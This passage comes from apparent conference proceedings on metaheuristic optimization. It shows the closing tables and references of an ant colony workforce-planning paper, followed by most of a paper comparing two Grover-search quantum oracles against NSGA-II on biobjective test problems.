S04	1043	1201	849
S05	1099	1098	940
S06	1076	1193	869
S07	987	1086	812
S08	1293	1287	872
S09	1086	1107	793
S10	945	1086	825

TABLE IV: Average results for unstructured problems

Test problem	Objective function value		
	SS	GA	ACO
U01	1586	1631	814
U02	1276	1264	845
U03	1502	1539	906
U04	1653	1603	869
U05	1287	1356	851
U06	1193	1205	873
U07	1328	1301	828
U08	1141	1106	801
U09	1055	1173	768
U10	1178	1214	818

for better algorithm performance and achieving good solutions. Our graph of the problem has a star shape. Each worker and job are linked with several nodes, corresponding to the time, for which the worker is assigned to perform this job. The proposed heuristic information stimulates the cheapest workers to be assigned for longer time. It is a greedy strategy. After the first iteration the pheromone level reflects the experience of the ants during the searching process thus affects the strategy. The elements of good solutions accumulate more pheromone, during the algorithm performance, than others and become more desirable in the next iterations.

Now we will compare the execution time of the proposed ACO algorithm with the execution time of the other two algorithms. The algorithms are run on similar computers. In Tables V and VI is reported average execution time over 30 runs of every of the algorithms. It is seen that the ACO algorithm finds the solution faster than GA and SS. Considering the execution time the GA and SS algorithms have similar performance. By the Tables III, IV, V and VI we can conclude that ACO algorithm gives very encouraging results. It achieves better solutions in shorter time than the other two algorithms, SS and GA. If we compare memory use, the ACO algorithm uses less memory than GA (GA population size is 400 individuals [1]) and similar memory to SS (initial population size is 15 and reference set is 8 individuals [1]).

TABLE V: Average time for structured problems

Test problem	Execution time, s		
	SS	GA	ACO
S01	72	61	26
S02	49	32	21
S03	114	111	22
S04	86	87	25
S05	43	40	21
S06	121	110	23
S07	52	49	23
S08	46	42	24
S09	70	67	20
S10	105	102	22

TABLE VI: Average time for unstructured problems

Test problem	Execution time, s		
	SS	GA	ACO
U01	102	95	22
U02	94	87	20
U03	58	51	20
U04	83	79	20
U05	62	57	23
U06	111	75	22
U07	80	79	21
U08	123	89	20
U09	75	72	26
U10	99	95	20

## V. CONCLUSION

In this article we propose ACO algorithm for solving workforce planning problem. We compare the performance of our algorithm with other two metaheuristic methods, genetic algorithm and scatter search. The comparison is done by various criteria. We observed that ACO algorithm achieves better solutions than the other two algorithms. Regarding the execution time the ACO algorithm is faster. The ACO population consists 20 individuals and the used by the algorithm memory is similar to one used by the SS and less than the memory used by the GA. We achieved very encouraging results. As a future work we will combine our ACO algorithm with appropriate local search procedure for eventual further improvement of the algorithm performance and solutions quality.

## ACKNOWLEDGMENT

Work presented here is partially supported by the National Scientific Fund of Bulgaria under grants DFNI-DN02/10 “New

Instruments for Knowledge Discovery from Data, and their Modelling” and DFNI I02/20 “Efficient Parallel Algorithms for Large-Scale Computational Problems”, and by the Polish-Bulgarian collaborative grant “Parallel and Distributed Computing Practices”.

## REFERENCES

- [1] Alba E., Luque G., Luna F., *Parallel Metaheuristics for Workforce Planning*, J. Mathematical Modelling and Algorithms, Vol. 6(3), Springer, 2007, 509-528.
- [2] Bonabeau E., Dorigo M. and Theraulaz G., *Swarm Intelligence: From Natural to Artificial Systems*, New York, Oxford University Press, 1999.
- [3] Campbell G., *A two-stage stochastic program for scheduling and allocating cross-trained workers*, J. Operational Research Society 62(6), 2011, 10381047.
- [4] Dorigo M., Stutzle T., *Ant Colony Optimization*, MIT Press, 2004.
- [5] Easton F., *Service completion estimates for cross-trained workforce schedules under uncertain attendance and demand*, Production and Operational Management 23(4), 2014, 660675.
- [6] Fidanova S., Roeva O., Paprzycki M., Gepner P., *InterCriteria Analysis of ACO Start Strategies*, Proceedings of the 2016 Federated Conference on Computer Science and Information Systems, 2016, 547-550.
- [7] Glover F., Kochenberger G., Laguna M., Wubben, T. *Selection and assignment of a skilled workforce to meet job requirements in a fixed planning period*. In: MAEB04, 2004, 636641.
- [8] Grzybowska K., Kovcs, G., *Sustainable Supply Chain - Supporting Tools*, Proceedings of the 2014 Federated Conference on Computer Science and Information Systems, Vol. 2, 2014, 13211329.
- [9] Hewitt M., Chacosky A., Grasman S., Thomas B., *Integer programming techniques for solving non-linear workforce planning models with learning*, European J of Operational Research 242(3), 2015, 942950.
- [10] Hu K., Zhang X., Gen M., Jo J., *A new model for single machine scheduling with uncertain processing time*, J Intelligent Manufacturing, Vol 28(3), Springer, 2015, 717-725.
- [11] Li G., Jiang H., He T., *A genetic algorithm-based decomposition approach to solve an integrated equipment-workforce-service planning problem*, Omega, Vol. 50, Elsevier, 2015, 117.
- [12] Li R., Liu G., *An uncertain goal programming model for machine scheduling problem*. J. Intelligent Manufacturing, Vol. 28(3), Springer, 2014, 689-694.
- [13] Ning Y., Liu J., Yan L., *Uncertain aggregate production planning*, Soft Computing, Vol. 17(4), Springer, 2013, 617624.
- [14] Othman M., Bhuiyan N., Gouw G., *Integrating workers' differences into workforce planning*, Computers and Industrial Engineering, Vol. 63(4), 2012, 10961106.
- [15] Parisio A., Jones CN., *A two-stage stochastic programming approach to employee scheduling in retail outlets with uncertain demand*, Omega, Vol. 53, Elsevier, 2015, 97-103.
- [16] Soukour A., Devendeville L., Lucet C., Moukrim A., *A Memetic algorithm for staff scheduling problem in airport security service*, Expert Systems with Applications, Vol. 40(18), 2013, 75047512.
- [17] Yang G., Tang W., Zhao R., *An uncertain workforce planning problem with job satisfaction*, Int. J. Machine Learning and Cybernetics, Springer, 2016. doi:10.1007/s13042-016-0539-6 <http://rd.springer.com/article/10.1007/s13042-016-0539-6>
- [18] Zhou C., Tang W., Zhao R., *An uncertain search model for recruitment problem with enterprise performance*, J Intelligent Manufacturing, Vol. 28(3), Springer, 2014, 295-704. doi:10.1007/s10845-014-0997-1



# Comparison of two types of Quantum Oracles based on Grover's Adaptive Search Algorithm for Multiobjective Optimization Problems

Gerardo G. Fogel  
National University of Asuncion  
Asuncion, Paraguay  
Email: gerardofogel@gmail.com

Benjamín Barán  
National University of Asuncion  
Asuncion, Paraguay  
Email: bbaran@pol.una.py

Marcos Villagra  
National University of Asuncion  
Asuncion, Paraguay  
Email: mvillagra@pol.una.py

**Abstract**—Quantum Computing is a field of study in computer science based on the laws of quantum physics. Quantum computing is an attractive subject considering that quantum algorithms proved to be more efficient than classical algorithms and the advent of large-scale quantum computation. In particular, Grover's search algorithm is a quantum algorithm that is asymptotically faster than any classical search algorithm and it is relevant for the design of fast optimization algorithms. This article proposes two algorithms based on Grover's adaptive search for biobjective optimization problems where access to the objective functions is given via two different quantum oracles. The proposed algorithms, considering both types of oracles, are compared against NSGA-II, a highly cited multiobjective optimization evolutionary algorithm. Experimental evidence suggests that the quantum optimization methods proposed in this work are at least as effective as NSGA-II in average, considering an equal number of executions. Experimental results showed which oracle required less iterations for similar effectiveness.

## I. INTRODUCTION

QUANTUM Computing is a field of study in computer science since the 1980's. It is based on the laws of quantum physics as superposition, entanglement and interference, which cannot be efficiently simulated by classical computers [1]. In the middle of the 1990's, after the development of an efficient quantum algorithm for integer factorization [2], the idea of quantum computers became more relevant, considering that the quantum algorithms proved to be asymptotically faster over classical algorithms. In a similar way, another milestone was achieved with a quantum algorithm for search in unstructured databases developed by Grover [3]. This algorithm can find a specific marked element from a finite set of  $N$  elements with a computational complexity of order  $O(\sqrt{N})$ , instead of  $O(N)$  required by classical computers.

After Grover's search algorithm, several researchers proposed diverse methods based on Grover's algorithm applied to global optimization. Dürr and Høyer [4] presented a quantum algorithm for finding the minimum value of an objective function. Another relevant contribution comes from Baritompá, Bulger and Wood [5], who proposed an adaptive search method for minimization problems. Furthermore, Barán and Villagra [6] introduced the first quantum algorithm for

multiobjective combinatorial optimization based on a quantum adiabatic computer.

In this paper, we propose an application of Grover's algorithm to multiobjective optimization problems. Two algorithms are proposed that can query the objective functions via so-called quantum oracles. For comparison purposes, two different oracles are studied. The first oracle "marks" non-dominated solutions from a known feasible solution of the decision space. The second oracle also "marks" non-dominated solutions as the first one but, the difference is that it marks non-comparable solutions too. Both oracles are implemented in an algorithm called MOGAS from *Multiobjective Optimization Grover Adaptive Search*, which is based on the Grover adaptive search algorithm of Baritompá, Bulger and Wood [5].

The experimental results of this work suggest that the proposed MOGAS algorithm (considering both types of oracles) was not only an effective approach for multiobjective optimization problems, but it was also efficient when compared against NSGA-II. In most of the studied cases, MOGAS obtained better or equal results in average for the same number of executions. It is important to note that in spite of the simple adaptive strategies used by MOGAS (considering both types of oracles), the results of this work present a remarkable performance over NSGA-II. Therefore, the experimental results show the efficiency of simple quantum algorithms with respect to classical algorithms.

This paper is organized as follows. In Section 2, a brief introduction to Grover's algorithm is given. In Section 3, an application of Grover's search algorithm to optimization problems and the algorithm of Dürr and Høyer is explained. Section 4 reviews basic definitions of multiobjective optimization. In Section 5 the proposed algorithm MOGAS is presented and Section 6 shows the experimental results and some discussions. Finally, Section 7 concludes the paper.

## II. GROVER'S SEARCH ALGORITHM

In this section we briefly explain Grover's algorithm, which is an integral part of the proposed algorithm of this work. For details refer to the book by Nielsen and Chuang [1].

The fundamental element of information in a quantum computer is the *quantum bit* or qubit. These qubits may be in a superposition state of classical states one and zero, that is, a linear combination of zeros and ones with complex coefficients (or amplitudes). Qubits are represented by basis vector states  $|1\rangle$  and  $|0\rangle$ , usually referred to as the *computational basis*<sup>1</sup>. In quantum computing, quantum states are described using the linear algebra of Hilbert's spaces, and therefore, they are represented using vectors over a complex number field [1].

In classical computation, finding a specific element out from a set of  $N$  elements requires  $N$  tries; that is, the complexity of finding a particular element is  $O(N)$ , which is tight [1].

Grover's search algorithm, however, can find a specific element out from a finite set of  $N$  elements with complexity  $O(\sqrt{N})$ . This is possible because of quantum interference, which the algorithm exploits via a quantum operator  $G$  known as the *Grover operator*. The Grover operator is constructed from an oracle operator  $O_G$  and a phase operator  $W$ .

The number of iterations  $r$  necessary to find a desired item out of  $N$  alternatives is obtained from the equation

$$r = \left\lfloor \frac{\pi}{4} \sqrt{N} \right\rfloor \approx \sqrt{N}, \quad (1)$$

which corresponds to a complexity  $O(\sqrt{N})$  [3].

The input to Grover's algorithm is a set of  $n$  qubits  $|0\rangle^{\otimes n}$ , where  $2^n = N$ , and an ancilla qubit  $|1\rangle$ . The first input  $|0\rangle^{\otimes n}$  is transformed to a superposition state using an  $n$ -fold Hadamard transformation  $H^{\otimes n}$ ,

$$|\zeta\rangle = H^{\otimes n} |0\rangle^{\otimes n} = \frac{1}{\sqrt{N}} \sum_{x \in \{1,0\}^n} |x\rangle. \quad (2)$$

A superposition of basis states is a particular case of linear combination where the square moduli of the complex coefficients (amplitudes) must sum to one. The second register is transformed using a Hadamard gate according to

$$H|1\rangle = |-\rangle = \frac{|0\rangle - |1\rangle}{\sqrt{2}}. \quad (3)$$

Grover's algorithm is based on the ability of an oracle to "mark" a desired solution, which is represented by one of the basis states. Given a superposition state, the marking process of an oracle is a change of the sign of the coefficient in the basis state which corresponds to a desired solution; such a marking process will only be possible if some interaction exists between the oracle operator and the ancilla register. After the marking process, the phase operator performs an increase of the absolute value of the amplitude associated to the solution state while decreasing amplitudes associated to the other non-solution states. This will happen at each iteration, and because of that, it is possible to observe/measure the desired solution state with high probability [1].

<sup>1</sup>The ket notation  $|\cdot\rangle$  is simply a notation for a column vector of a vector space.

### III. DÜRR AND HØYER'S ALGORITHM

Grover's algorithm is generally used as a search method to find a set of desired solutions from a set of possible solutions. However, Dürr and Høyer presented an algorithm based on Grover's method [4] for optimization. Their algorithm finds an element of minimum value inside an array of  $N$  elements using at most  $O(\sqrt{N})$  queries to the oracle.

Baritompä, Bulger and Wood [5] presented an application of Grover's algorithm for global optimization, which they call *Grover Adaptive Search (GAS)*. Basically, GAS is based on Grover's search with an "adaptive" oracle operator in a minimization context of the objective function. The oracle operator marks all the solutions from a set below a certain threshold value  $y$  given by

$$g(x) = \begin{cases} 1, & \text{if } f(x) < y \\ 0, & \text{if } f(x) \geq y \end{cases}, \quad (4)$$

where  $x$  is a possible solution in the decision space and  $f(x)$  is the value of the objective function (in this case, the value of the objective function of a current known solution  $y$ ). The oracle marks a solution  $x$  if and only if the boolean function  $g(x) = 1$  [5].

The algorithm requires two extra parameters, a currently known solution and an iteration count. This iteration count is a value computed from the number of solutions that are better than the currently known solution. Initially, the algorithm randomly chooses a feasible solution from the decision space which becomes the known solution; however, the number of solutions that are better than this last solution is unknown and an iteration count is required to perform the search. This is due to the black box nature of the oracle [5].

When the algorithm finds a better solution, it becomes the new known solution. This solution is then used as a new threshold for the next iteration of GAS and the sequence of iteration counts must be computed again. In this way, GAS can find improved solutions in an adaptive search framework [5].

Dürr and Høyer introduced a strategy for the selection of the iteration count based on a random selection of a number from a set of integer numbers. This set starts with  $\{0\}$  as the only element. When the search is unsuccessful in finding a better solution, the algorithm adds more elements to a maximum of  $\{0, \dots, \lceil m - 1 \rceil\}$  at each search step, until a solution better than the current known solution is found. In this way, the set incorporates more integer numbers as elements. Thus, the probability of selecting the right iteration count for a successful search increases.

The value of  $m$  is updated at each step by  $\min\{\lambda^i m, \sqrt{N}\}$ , where  $\lambda$  is given as a parameter,  $i$  represents the count of the previous unsuccessful search steps and  $N = 2^n$  is the number of total elements from the decision space based on the number of qubits  $n$ . Therefore,  $m$  is not allowed to exceed  $\sqrt{N}$ , which is the optimal iteration number to find a specific element from a set of  $N$  elements.

The pseudocode of Dürr and Høyer's algorithm based on the GAS algorithm is presented below. This corresponds to an



interpretation that has been described by Baritompa, Bulger and Wood [5], where the parameter  $k$  represents the search process count.

---

**Algorithm 1** Dürre and Høyer's Algorithm
 

---

- 1: Randomly choose  $x$  from the decision space.
  - 2: Set  $x_1 \leftarrow x$ .
  - 3: Set  $y_1 \leftarrow f(x_1)$ .
  - 4: Set  $m \leftarrow 1$ .
  - 5: Choose a value for the parameter  $\lambda$  (8/7 is suggested).
  - 6: For  $k = 1, 2, \dots$  until termination condition is met, do:
    - (a) Choose a random rotation count  $r_k$  uniformly from  $\{0, \dots, \lceil m - 1 \rceil\}$ .
    - (b) Perform a Grover search of  $r_k$  iterations on  $f(x)$  with threshold  $y_k$ , and denote the outputs by  $x$  and  $y$ .
    - (c) If  $y < y_k$  set  $x_{k+1} \leftarrow x$ ,  $y_{k+1} \leftarrow y$  and  $m \leftarrow 1$ ; otherwise, set  $x_{k+1} \leftarrow x_k$ ,  $y_{k+1} \leftarrow y_k$  and  $m \leftarrow \min\{\lambda m, \sqrt{N}\}$ .
- 

#### IV. MULTIOBJECTIVE OPTIMIZATION

The goal of a multiobjective optimization problem is to optimize several objectives (at least two) at the same time. The objectives are frequently in conflict, and therefore, there may exist several “optimal” solutions. The set of optimal solutions is known as a Pareto-optimal set, where solutions provide the best compromise relations between the objective functions considering the entire feasible decision space [7], [8].

The feasible decision space is the set of all feasible solutions, which are compared against each other by means of the *Pareto dominance relation*. Indeed, the relation makes possible to determine if a solution is dominated or not by another solution. One solution  $Y$  is dominated by a solution  $Y'$ , denoted by  $Y' \prec Y$ , if  $Y'$  is better or equal in every objective function and strictly better in at least one objective function. Thus, a non-dominated solution is Pareto-optimal if there is no solution that dominates it. The set of all non-dominated solutions corresponds to the Pareto-optimal set and its mapping to the objective space is known as the Pareto Front. Furthermore, a solution  $Y$  is said to be non-comparable with respect to a solution  $Y''$  and it is denoted  $Y \sim Y''$  if neither  $Y$  dominates  $Y''$  ( $Y \not\prec Y''$ ) nor  $Y''$  dominates  $Y$  ( $Y'' \not\prec Y$ ) [7].

#### V. MULTIOBJECTIVE GROVER ADAPTIVE SEARCH (MOGAS)

In this work, a new adaptative search algorithm based on the heuristic of Dürre and Høyer is proposed named *Multiobjective Grover Adaptive Search (MOGAS)*. MOGAS uses two different oracle operators based on the Pareto dominance relation. The first oracle marks all the non-dominated solutions with respect to a known (current) solution. The second oracle marks

all the non-dominated and non-comparable solutions. These oracles are based on the boolean functions

$$h_1(x) = \begin{cases} 1, & \text{if } \mathbf{F}(x) \prec \mathbf{Y} \\ 0, & \text{otherwise} \end{cases}, \quad (5)$$

$$h_2(x) = \begin{cases} 1, & \text{if } \mathbf{F}(x) \prec \mathbf{Y} \vee \mathbf{F}(x) \sim \mathbf{Y} \\ 0, & \text{otherwise} \end{cases}, \quad (6)$$

where  $x$  is a feasible solution of the decision space,  $\mathbf{F}(x)$  is a vector where each element represents the value of the objective function with respect to solution  $x$ , and  $\mathbf{Y}$  is a vector where each element is the value of each objective function for the current known solution.

The first oracle marks a non-dominated solution if and only if the boolean function  $h_1(x) = 1$ . In a similar way, the second oracle marks a non-dominated or non-comparable solution if and only if the boolean function  $h_2(x) = 1$ .

The pseudocode of the MOGAS algorithm, where the parameter  $k$  represents the search process count, is presented below:

---

**Algorithm 2** MOGAS Algorithm
 

---

- 1: Randomly choose  $x$  from the decision space.
  - 2: Set  $S \leftarrow \{x_1 \leftarrow x\}$
  - 3: Set  $\mathbf{Y}_1 \leftarrow \mathbf{F}(x_1)$ .
  - 4: Set  $m \leftarrow 1$ .
  - 5: Choose a value for the parameter  $\lambda$  (8/7 is suggested).
  - 6: For  $k = 1, 2, \dots$  until termination condition is met, do:
    - (a) Choose a random rotation count  $r_k$  uniformly from  $\{0, \dots, \lceil m - 1 \rceil\}$ .
    - (b) Perform a Grover search of  $r_k$  iterations on  $\mathbf{F}(x)$  with threshold  $\mathbf{Y}_k$ , and denote the outputs by  $x$  and  $\mathbf{Y}$ .
    - (c) If  $\mathbf{Y} \not\prec \mathbf{Y}_k$  set  $x_{k+1} \leftarrow x_k$ ,  $\mathbf{Y}_{k+1} \leftarrow \mathbf{Y}_k$  and  $m \leftarrow \min\{\lambda m, \sqrt{N}\}$ .  
Otherwise, set  $m \leftarrow 1$ ,  $x_{k+1} \leftarrow x$ ,  $\mathbf{Y}_{k+1} \leftarrow \mathbf{Y}$  and with respect to all elements of the set  $S$ , where  $j = 1, \dots, |S|$ , do:
      - If  $\exists x_j \in S : \mathbf{F}(x) \prec \mathbf{F}(x_j)$ , then, set  $S \leftarrow S - \{x_j\}$  and finally set  $S \leftarrow S \cup \{x\}$ .
  - 7: Set  $PF \leftarrow \{\mathbf{F}(x_j) : j = 1, \dots, |S|, \forall x_j \in S\}$ .
- 

The operation of MOGAS is based on the oracle operator. Then, using any of the presented oracles,  $h_1$  or  $h_2$ , MOGAS can find a non-dominated solution with respect to a known solution. In this way, the algorithm can reach the Pareto-optimal set by finding new non-dominated solutions at each iteration. Therefore, with the proposed search process it is possible to incorporate a new element into the Pareto-optimal set or replace some old elements from it each time a non-dominated solution is found.

TABLE I  
TEST SUITES USED FOR THE EXPERIMENTS.

Function	$m$	$x_i, x_j$ $i, j = 1, \dots, 2^{10}$	$f_1$	$f_2$
RG <sub>1,2,3</sub>	—	$x_i \in [1, 10^3]$ $x_j \in [1, 10^3]$ $x_i, x_j \in \mathbb{N}$	$x_i$	$x_j$
ZDT1	20	$x_i \in [0, 1]$	$x_i$	$g_1(x_i)[1 - \sqrt{x_i/g_1(x_i)}],$ $g_1(x_i) = 1 + 9 \frac{(\sum_{k=2}^m x_{i_k})}{(m-1)}$
ZDT3	20	$x_i \in [0, 1]$	$x_i$	$g_3(x_i)[1 - \sqrt{x_i/g_3(x_i)} - \frac{x_i}{g_3(x_i)} \sin(10\pi x_i)],$ $g_3(x_i) = 1 + 9 \frac{(\sum_{k=2}^m x_{i_k})}{(m-1)}$
ZDT4	20	$x_i \in [0, 1]$	$x_i$	$g_4(x_i)[1 - \sqrt{x_i/g_4(x_i)}],$ $g_4(x_i) = 1 + 10(m-1) + \sum_{k=2}^m (x_{i_k}^2 - 10 \cos(4\pi x_{i_k}))$

## VI. EXPERIMENTAL RESULTS

Currently, a general purpose quantum computer has not been implemented. Nevertheless, the basic ideas of quantum algorithms can be fully explored using linear algebra, and therefore, computational performances of quantum algorithms are possible by executing linear algebra operations [9].

To verify the effectiveness of the proposed algorithm, we have tested it by means of simulations against one of the most cited optimization algorithms for multiobjective problems, the Non-dominated Sorting Genetic Algorithm - version two [7], [8] known as NSGA-II. The tests were made considering some biobjective problems based on the well known ZDT test suite [10] and on randomly generated instances.

The randomly generated problems (RG) consist of a random selection of numbers from a set of integer numbers between 1 and 1000 for each of the two objective functions. Then, three different suites of this type of random instances were established for testing. With respect to the ZDT test suite, the ZDT1, ZDT3 and ZDT4 were selected considering two objective functions. For each of these functions, a total of twenty decision variables were used and to each of these decision variables a random real number from the interval  $[0, 1]$  was assigned.

The decision space for each instance consist in a set of  $1024 = 2^{10}$  points. The amount of points is based on the number of qubits ( $n = 10$ ) selected for the proposed MOGAS algorithm. Since the problem has two objective functions that should be minimized, the vector dimension (for  $\mathbf{F}(x)$  and  $\mathbf{Y}$ ) is  $p = 2$ . Table I presents the main characteristics of the considered test suites.

The testing procedure was based on ten executions of both algorithms, that is, MOGAS (considering the two different

TABLE II  
RESULTS OF THE TESTING PROCEDURE - MOGAS (AFTER 400 CONSULTATIONS AND THE ORACLE BASED ON THE BOOLEAN FUNCTION  $h_1$ ).

Test suites	RG <sub>1</sub>	RG <sub>2</sub>	RG <sub>3</sub>	ZDT1	ZDT3	ZDT4
# Executions	[%]	[%]	[%]	[%]	[%]	[%]
1	98.4	98.4	98.8	51.4	57	61.2
2	99	98.4	99.1	52.8	57.3	60.2
3	99	98.6	98.6	52.7	58.1	60.5
4	99	98.7	99.1	52.1	58.2	60.7
5	98.9	98.9	99.1	52.7	58.2	60.5
6	99.1	98.5	98.7	52.4	58.3	60.7
7	98.9	98.5	99	52.9	57.1	61.3
8	99.1	98.7	99.1	53.1	56.5	58.8
9	98.9	98.7	99.1	52.3	58.2	59.7
10	98.9	98.7	98.4	53.2	57.7	58.9
Average	99	99	99	53	58	60

TABLE III  
RESULTS OF THE TESTING PROCEDURE - MOGAS (AFTER 400 CONSULTATIONS AND THE ORACLE BASED ON THE BOOLEAN FUNCTION  $h_2$ ).

Test suites	RG <sub>1</sub>	RG <sub>2</sub>	RG <sub>3</sub>	ZDT1	ZDT3	ZDT4
# Executions	[%]	[%]	[%]	[%]	[%]	[%]
1	98	98.7	99	51	55.4	57.4
2	96.6	98.4	99.1	49	56.4	59.9
3	98.7	98.7	99.1	50.7	53.2	60.4
4	97.3	98.2	99.2	50.4	53.8	61.1
5	98.7	98.7	98.7	50.9	55.4	55.1
6	99.2	98.9	96.7	50.7	54.2	58
7	98.4	98.7	99	49.7	52.7	59.8
8	98.8	98.2	98.6	49	52	59.1
9	98.1	98.8	97.6	47.7	52.3	61.3
10	97	98.6	99.2	49.1	53.2	58.9
Average	98	99	99	50	54	59

types of oracles) and NSGA-II, over all test suites. At each execution, the termination criteria was to complete two hundred generations (with a population size equal to fifty) for NSGA-II and a total of four hundred algorithm consultations for MOGAS. Where the algorithm consultation is exactly to a performed Grover search with regard to  $r_k$  iterations on  $\mathbf{F}(x)$  considering a threshold  $\mathbf{Y}_k$ , and denoting the outputs by  $x$  and  $\mathbf{Y}$  respectively.

The hypervolume was used as the metric for the comparison of the results, considering that it is the most used comparison metric in multiobjective optimization [8]. The hypervolume is an indicator used in the multiobjective optimization of evolutionary algorithms to evaluate the performance of the search, which was proposed by Zitzler and Thiele [11]. It is based on a function that maps the set of Pareto-optimal to a scalar with respect to a reference point. In tables II, III and IV, the obtained experimental results from the testing procedure are presented considering the hypervolume.

The tables are composed of six columns that correspond to each test suite and a column for the order of execution.

TABLE IV  
RESULTS OF THE TESTING PROCEDURE - NSGA-II (AFTER 200  
GENERATIONS AND A POPULATION SIZE EQUAL TO 50).

Test suites	RG <sub>1</sub>	RG <sub>2</sub>	RG <sub>3</sub>	ZDT1	ZDT3	ZDT4
# Executions	[%]	[%]	[%]	[%]	[%]	[%]
1	98.1	97.3	98.4	52.1	55.7	60.2
2	99	96.8	97.7	51.2	56.4	60.1
3	97.8	98.6	97.5	51.1	56.9	60.1
4	97.1	98.1	99.1	51.9	55.6	59.6
5	97.5	97.1	98.3	51.9	58.4	60.4
6	98.2	96.6	98.5	52.7	56.6	59.7
7	97.9	98.2	98.8	53.2	57.6	60.7
8	97.6	97.7	98.8	51.5	57.2	60.6
9	97.8	96.1	98.8	51.9	55.9	60
10	98.7	97.3	98.5	52.8	58	59.6
Average	98	97	98	52	57	60

TABLE V  
AVERAGE RESULTS OF THE TESTING PROCEDURE - MOGAS (FROM  
100 TO 400 EVALUATIONS AND THE ORACLE BASED ON THE BOOLEAN  
FUNCTION  $h_1$ ).

Test suites	RG <sub>1</sub>	RG <sub>2</sub>	RG <sub>3</sub>	ZDT1	ZDT3	ZDT4
# Evaluations	[%]	[%]	[%]	[%]	[%]	[%]
100	97.7	97.4	98.2	49.2	54.8	57.9
200	98.5	98.2	98.6	51.4	56.8	58.9
300	98.9	98.5	98.8	52.3	57.5	59.7
400	98.9	98.6	98.9	52.5	57.7	60.2

In these six columns, the result of the hypervolume metric in percentage for each execution is given. In this way, each row summarizes the experimental results for every test suite with respect to a specific execution order denoted in the left column. Also, in the last row, an average of these ten executions for all test suites is presented.

Tables II and III correspond to results obtained for MOGAS using  $h_1$  and  $h_2$  respectively. Table IV corresponds to results obtained using NSGA-II with a population size equal to fifty.

From the experimental results obtained, MOGAS presents similar results compared to NSGA-II with a population size of fifty with respect to RG problems; in most cases, however, MOGAS delivers better or equal results. Nevertheless, considering the structured ZDT test suites and compared to NSGA-II results, only MOGAS based on the boolean function  $h_1$  as oracle presents equal or better results, whereas MOGAS based on the boolean function  $h_2$  as oracle presents nearly equal results but not equal or better results.

Nevertheless, considering the algorithm consultations of MOGAS as a single evaluation of the objective function, the results present an important fact to note: MOGAS used only four hundred evaluations of the objective function vector  $F(x)$ , whereas NSGA-II (with a population size of fifty) used 10000 (pop\*gen= 50\*200) evaluations of the same vector to deliver similar results.

Tables V, VI and VII summarize the average results of both

TABLE VI  
AVERAGE RESULTS OF THE TESTING PROCEDURE - MOGAS (FROM  
100 TO 400 EVALUATIONS AND THE ORACLE BASED ON THE BOOLEAN  
FUNCTION  $h_2$ ).

Test suites	RG <sub>1</sub>	RG <sub>2</sub>	RG <sub>3</sub>	ZDT1	ZDT3	ZDT4
# Evaluations	[%]	[%]	[%]	[%]	[%]	[%]
100	94.2	95.1	92.9	44.7	47	55.1
200	97	97.7	97	47.6	50.2	57.4
300	97.9	97.7	98.2	48.7	52.7	58.4
400	98.1	98.6	98.6	49.8	53.9	59.1

TABLE VII  
AVERAGE RESULTS OF THE TESTING PROCEDURE - NSGA-II (FROM  
100 TO 10000 EVALUATIONS CORRESPONDING TO A POPULATION SIZE  
EQUAL TO 50).

Test suites	RG <sub>1</sub>	RG <sub>2</sub>	RG <sub>3</sub>	ZDT1	ZDT3	ZDT4
# Evaluations	[%]	[%]	[%]	[%]	[%]	[%]
100	94.6	94.5	95.6	47.4	51	54.9
200	95.9	95.1	96.2	49	51.9	56.8
300	96.5	95.3	96.5	49.4	53	57.3
400	96.5	95.9	96.8	49.9	53.4	57.7
4000	97.7	97.2	98.1	51.5	56.5	60
10000	98	97.4	98.4	52	56.8	60.1

MOGAS algorithms and NSGA-II, considering objective function evaluations. These tables are composed of six columns that correspond to each test suite and a column for the number of evaluations. In these six columns, the average results of the hypervolume metric in percentage corresponding to ten executions are presented. In this way, each row summarizes the average results for every test suite with respect to a specific number of evaluations given in the left column.

The obtained experimental results are presented in figures 1 to 6 as the performance in the hypervolume metric (in percentage) versus the number of evaluations of the objective function vector.

Considering the average number of iterations of the Grover operator needed for MOGAS using both oracles, the presented experimental results reveal that MOGAS using  $h_2$  as oracle, in most cases, uses less iterations compared to MOGAS using  $h_1$  as oracle.

Certainly, the oracle based on  $h_2$  marks more solutions from the decision space. Therefore, the probability to change the threshold at every consultation performed increases. This way, the parameter  $m$  is set to one more often and the iteration number chosen corresponds to a lower number. Thus, the total number of iterations for MOGAS using  $h_2$  is smaller when compared to the oracle based on  $h_1$ .

Tables VIII to XIII summarize the average results of the number of iterations used by MOGAS, considering the number of times the Grover operator is invoked. These tables have two columns that correspond to each different type of oracle and a column for the number of evaluations. In these two columns,




Fig. 1. Graphs of the hypervolume metric in percentage ( $hv$ ) versus the number of evaluations of the objective function vector ( $eval$ ) made by each algorithm (MOGAS and NSGA-II) with respect to the  $RG_1$  suite test.




Fig. 2. Graphs of the hypervolume metric in percentage ( $hv$ ) versus the number of evaluations of the objective function vector ( $eval$ ) made by each algorithm (MOGAS and NSGA-II) with respect to the  $RG_2$  suite test.

the average results of the number of iterations corresponding to ten executions are presented. In this way, each row summarizes the average result for both oracles with respect to a specific number of evaluations presented in the left column.

TABLE VIII  
AVERAGE ITERATION NUMBERS USED ON THE  $RG_1$  (FROM 100 TO 400 EVALUATIONS).

Oracle Types		
